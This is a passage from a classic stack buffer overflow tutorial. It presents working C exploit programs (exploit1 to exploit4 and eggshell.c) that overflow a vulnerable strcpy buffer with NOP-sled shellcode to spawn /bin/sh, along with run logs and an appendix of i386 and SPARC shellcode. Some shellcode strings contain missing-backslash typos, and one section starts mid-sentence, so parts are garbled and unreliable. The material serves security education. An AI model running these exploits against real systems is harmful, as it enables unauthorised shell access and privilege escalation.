13    for (i = 0; i < 32; i++)
14        *(long_ptr + i) = (int) buffer;
15
16    for (i = 0; i < strlen(shellcode); i++)
17        large_string[i] = shellcode[i];
18
19    strcpy(buffer, large_string);
20 }

```

Listing 10: overflow1.c

```
gcc -o exploit1 exploit1.c
```

```
./exploit1
```

```
exit
```

What we have done above is filled the array `large_string[]` with the address of `buffer[]`, which is where our code will be. Then we copy our shellcode into the beginning of the `large_string` string. `strcpy()` will then copy `large_string` onto `buffer` without doing any bounds checking, and will overflow the return address, overwriting it with the address where our code is now located. Once we reach the end of `main` and it tried to return it jumps to our code, and execs a shell.

The problem we are faced when trying to overflow the buffer of another program is trying to figure out at what address the buffer (and thus our code) will be. The answer is that for every program the stack will start at the same address. Most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time. Therefore by knowing where the stack starts we can try to guess where the buffer we are trying to overflow will be. Here is a little program that will print its stack pointer:

```

1 unsigned long get_sp(void) {
2     __asm__("movl %esp,%eax");
3 }
4 void main() {
5     printf("0x%x\n", get_sp());
6 }

```

Listing 11: sp.c

```
./sp
0x8000470
```

Lets assume this is the program we are trying to overflow is:


```
1 void main(int argc, char *argv[]) {
2     char buffer[512];
3
4     if (argc > 1)
5         strcpy(buffer,argv[1]);
6 }
```

Listing 12: vulnerable.c

We can create a program that takes as a parameter a buffer size, and an offset from its own stack pointer (where we believe the buffer we want to overflow may live). We'll put the overflow string in an environment variable so it is easy to manipulate:

```

1  #include <stdlib.h>
2  #define DEFAULT_OFFSET          0
3  #define DEFAULT_BUFFER_SIZE    512
4
5  char shellcode[] =
6      "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
7      "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd"
8      "\x80\xe8\xdc\xff\xff\xff/bin/sh";
9
10 unsigned long get_sp(void) {
11     __asm__("movl %esp,%eax");
12 }
13
14 void main(int argc, char *argv[]) {
15     char *buff, *ptr;
16     long *addr_ptr, addr;
17     int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
18     int i;
19
20     if (argc > 1) bsize = atoi(argv[1]);
21     if (argc > 2) offset = atoi(argv[2]);
22
23     if (!(buff = malloc(bsize))) {
24         printf("Can't allocate memory.\n");
25         exit(0);
26     }
27
28     addr = get_sp() - offset;
29     printf("Using address: 0x%x\n", addr);
30
31     ptr = buff;
32     addr_ptr = (long *) ptr;
33     for (i = 0; i < bsize; i+=4)
34         *(addr_ptr++) = addr;
35
36     ptr += 4;
37     for (i = 0; i < strlen(shellcode); i++)
38         *(ptr++) = shellcode[i];
39
40     buff[bsize - 1] = '\0';
41
42     memcpy(buff, "EGG=", 4);
43     putenv(buff);
44     system("/bin/bash");
45 }

```

Listing 13: exploit2.c

Now we can try to guess what the buffer and offset should be:

```

./exploit2 500
$ Using address: 0xbffffdb4

```

```

$ ./vulnerable $EGG
exit

```

```

$ ./exploit2 600
Using address: 0xbffffdb4

```

```

$ ./vulnerable $EGG
Illegal instruction
$exit

```

```

$ ./exploit2 600 100
Using address: 0xbffffd4c

```

```

$ ./vulnerable $EGG
Segmentation fault
$ exit

$ ./exploit2 600 200
Using address: 0xbffffce8

$ ./vulnerable $EGG
Segmentation fault
$ exit

...

$ ./exploit2 600 1564
Using address: 0xbffff794
$ ./vulnerable $EGG

```

As we can see this is not an efficient process. Trying to guess the offset even while knowing where the beginning of the stack lives is nearly impossible. We would need at best a hundred tries, and at worst a couple of thousand. The problem is we need to guess exactly where the address of our code will start. If we are off by one byte more or less we will just get a segmentation violation or a invalid instruction. One way to increase our chances is to pad the front of our overflow buffer with NOP instructions. Almost all processors have a NOP instruction that performs a null operation. It is usually used to delay execution for purposes of timing. We will take advantage of it and fill half of our overflow buffer with them. We will place our shellcode at the center, and then follow it with the return addresses. If we are lucky and the return address points anywhere in the string of NOPs, they will just get executed until they reach our code. In the Intel architecture the NOP instruction is one byte long and it translates to 0x90 in machine code. Assuming the stack starts at address 0xFF, that S stands for shell code, and that N stands for a NOP instruction the new stack would look like this:




Fig 7.

The new exploits is then:

```

1  #include <stdlib.h>
2
3  #define DEFAULT_OFFSET      0
4  #define DEFAULT_BUFFER_SIZE 512
5  #define NOP                 0x90
6
7  char shellcode[] =
8      "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
9      "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd"
10     "\x80\xe8\xdc\xff\xff\xff/bin/sh";
11
12 unsigned long get_sp(void) {
13     __asm__("movl %esp,%eax");
14 }
15
16 void main(int argc, char *argv[]) {
17     char *buff, *ptr;
18     long *addr_ptr, addr;
19     int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
20     int i;
21
22     if (argc > 1) bsize = atoi(argv[1]);
23     if (argc > 2) offset = atoi(argv[2]);
24
25     if (!(buff = malloc(bsize))) {
26         printf("Can't allocate memory.\n");
27         exit(0);
28     }
29
30     addr = get_sp() - offset;
31     printf("Using address: 0x%x\n", addr);
32
33     ptr = buff;
34     addr_ptr = (long *) ptr;
35     for (i = 0; i < bsize; i+=4)
36         *(addr_ptr++) = addr;
37
38     for (i = 0; i < bsize/2; i++)
39         buff[i] = NOP;
40
41     ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
42     for (i = 0; i < strlen(shellcode); i++)
43         *(ptr++) = shellcode[i];
44
45     buff[bsize - 1] = '\0';
46
47     memcpy(buff, "EGG=", 4);
48     putenv(buff);
49     system("/bin/bash");
50 }

```

Listing 14: exploit3.c

A good selection for our buffer size is about 100 bytes more than the size of the buffer we are trying to overflow. This will place our code at the end of the buffer we are trying to overflow, giving a lot of space for the NOPs, but still overwriting the return address with the address we guessed. The buffer we are trying to overflow is 512 bytes long, so we'll use 612. Let's try to overflow our test program with our new exploit:

```

$ ./exploit3 612
Using address: 0xbffffdb4
$ ./vulnerable $EGG

```


setenv() are then allocated elsewhere. The stack at the beginning then looks like this:

```
1 <strings><argv pointers>NULL<envp pointers>NULL<argc><argv><envp>
```

Our new program will take an extra variable, the size of the variable containing the shellcode and NOPs. Our new exploit now looks like this:

```

1  #include <stdlib.h>
2
3  #define DEFAULT_OFFSET          0
4  #define DEFAULT_BUFFER_SIZE    512
5  #define DEFAULT_EGG_SIZE      2048
6  #define NOP                     0x90
7
8  char shellcode[] =
9      "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
10     "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
11     "\x80\xe8\xdc\xff\xff\xff/bin/sh";
12
13 unsigned long get_esp(void) {
14     __asm__("movl %esp,%eax");
15 }
16
17 void main(int argc, char *argv[]) {
18     char *buff, *ptr, *egg;
19     long *addr_ptr, addr;
20     int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
21     int i, eggsize=DEFAULT_EGG_SIZE;
22
23     if (argc > 1) bsize = atoi(argv[1]);
24     if (argc > 2) offset = atoi(argv[2]);
25     if (argc > 3) eggsize = atoi(argv[3]);
26
27
28     if (!(buff = malloc(bsize))) {
29         printf("Can't allocate memory.\n");
30         exit(0);
31     }
32     if (!(egg = malloc(eggsize))) {
33         printf("Can't allocate memory.\n");
34         exit(0);
35     }
36
37     addr = get_esp() - offset;
38     printf("Using address: 0x%x\n", addr);
39
40     ptr = buff;
41     addr_ptr = (long *) ptr;
42     for (i = 0; i < bsize; i+=4)
43         *(addr_ptr++) = addr;
44
45     ptr = egg;
46     for (i = 0; i < eggsize - strlen(shellcode) - 1; i++)
47         *(ptr++) = NOP;
48
49     for (i = 0; i < strlen(shellcode); i++)
50         *(ptr++) = shellcode[i];
51
52     buff[bsize - 1] = '\0';
53     egg[eggsize - 1] = '\0';
54
55     memcpy(egg, "EGG=", 4);
56     putenv(egg);
57     memcpy(buff, "RET=", 4);
58     putenv(buff);
59     system("/bin/bash");
60 }

```

Listing 15: exploit4.c

11 Appendix A - Shellcode for Different Operating Systems/Architectures

11.1 i386/Linux

```
1  jmp     0x1f
2  popl   %esi
3  movl   %esi,0x3(%esi)
4  xorl   %eax,%eax
5      movb   %eax,0x7(%esi)
6  movl   %eax,0xc(%esi)
7  movb   $0xb,%al
8  movl   %esi,%ebx
9  leal   0x8(%esi),%ecx
10 leal   0xc(%esi),%edx
11  int    $0x80
12  xorl   %ebx,%ebx
13  movl   %ebx,%eax
14  inc    %eax
15  int    $0x80
16  call   -0x24
17  .string \"/bin/sh\"
```

11.2 SPARC/Solaris

```
1      sethi   0xbd89a, %l6
2  or     %l6, 0x16e, %l6
3  sethi   0xbdcda, %l7
4  and    %sp, %sp, %o0
5  add    %sp, 8, %o1
6  xor    %o2, %o2, %o2
7  add    %sp, 16, %sp
8  std    %l6, [%sp - 16]
9  st     %sp, [%sp - 8]
10 st     %g0, [%sp - 4]
11 mov    0x3b, %g1
12 ta     8
13 xor    %o7, %o7, %o0
14 mov    1, %g1
15 ta     8
```

11.3 SPARC/SunOS

```
1  sethi 0xbd89a, %l6
2  or    %l6, 0x16e, %l6
3  sethi 0xbdcda, %l7
4  and   %sp, %sp, %o0
5  add   %sp, 8, %o1
6  xor   %o2, %o2, %o2
7  add   %sp, 16, %sp
8  std   %l6, [%sp - 16]
9  st    %sp, [%sp - 8]
10 st    %g0, [%sp - 4]
11 mov   0x3b, %g1
12      mov   -0x1, %l5
13 ta    %l5 + 1
14 xor   %o7, %o7, %o0
15 mov   1, %g1
16 ta    %l5 + 1
```

12 Appendix B - Generic Buffer Overflow Program

```
1  #if defined(__i386__) || defined(__linux__)
2
3  #define NOP_SIZE 1
4  char nop[] = "\x90";
5  char shellcode[] =
6  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
7  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
8  "\x80\xe8\xdc\xff\xff\xff/bin/sh";
9
10 unsigned long get_sp(void) {
11     __asm__("movl %esp,%eax");
12 }
13
14 #elif defined(__sparc__) || defined(__sun__) || defined(__svr4__)
15
16 #define NOP_SIZE 4
17 char nop[]="\xac\x15\xa1\x6e";
18 char shellcode[] =
19 "\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e"
20 "\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10xec\x3b\xbf\xf0"
21 "\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\x91\xd0\x20\x08"
22 "\x90\x1b\xc0\x0f\x82\x10\x20\x01\x91\xd0\x20\x08";
23
24 unsigned long get_sp(void) {
25     __asm__("or %sp, %sp, %i0");
26 }
27
28 #elif defined(__sparc__) || defined(__sun__)
29
30 #define NOP_SIZE 4
31 char nop[]="\xac\x15\xa1\x6e";
32 char shellcode[] =
33 "\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e"
34 "\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10xec\x3b\xbf\xf0"
35 "\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\xaa\x10\x3f\xff"
36 "\x91\xd5\x60\x01\x90\x1b\xc0\x0f\x82\x10\x20\x01\x91\xd5\x60\x01";
37
38 unsigned long get_sp(void) {
39     __asm__("or %sp, %sp, %i0");
40 }
41
42 #endif
```

Listing 16: shellcode.h

```

#include <stdlib.h>
#include <stdio.h>
#include "shellcode.h"

#define DEFAULT_OFFSET 0
#define DEFAULT_BUFFER_SIZE 512
#define DEFAULT_EGG_SIZE 2048

void usage(void);

void main(int argc, char *argv[]) {
    char *ptr, *bof, *egg;
    long *addr_ptr, addr;
    int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
    int i, n, m, c, align=0, eggsize=DEFAULT_EGG_SIZE;

    while ((c = getopt(argc, argv, "a:b:e:o:")) != EOF)
        switch (c) {
            case 'a':
                align = atoi(optarg);
                break;
            case 'b':
                bsize = atoi(optarg);
                break;
            case 'e':
                eggsize = atoi(optarg);
                break;
            case 'o':
                offset = atoi(optarg);
                break;
            case '?':
                usage();
                exit(0);
        }

    if (strlen(shellcode) > eggsize) {
        printf("Shellcode is larger the the egg.\n");
        exit(0);
    }

    if (!(bof = malloc(bsize))) {
        printf("Can't allocate memory.\n");
        exit(0);
    }
    if (!(egg = malloc(eggsize))) {
        printf("Can't allocate memory.\n");
        exit(0);
    }

    addr = get_sp() - offset;
    printf("[ Buffer size:\t%d\tEgg size:\t%d\tAligment:\t%d]\n",
        bsize, eggsize, align);
    printf("[ Address:\t0x%x\tOffset:\t\t%d\t\t]\n", addr, offset);

    addr_ptr = (long *) bof;
    for (i = 0; i < bsize; i+=4)
        *(addr_ptr++) = addr;
}

```

```

ptr = egg;
for (i = 0; i <= eggsize - strlen(shellcode) - NOP_SIZE; i += NOP_SIZE)
    for (n = 0; n < NOP_SIZE; n++) {
        m = (n + align) % NOP_SIZE;
        *(ptr++) = nop[m];
    }

for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

bof[bsize - 1] = '\0';
egg[eggsize - 1] = '\0';

memcpy(egg, "EGG=", 4);
putenv(egg);

memcpy(bof, "BOF=", 4);
putenv(bof);
system("/bin/sh");
}

void usage(void) {
    (void)fprintf(stderr,
        "usage: eggshell [-a <alignment>] [-b <bufferize>] [-e <eggsize>] [-o
        <offset>]\n");
}

```

Listing 17: eggshell.c

Thanks @avocoder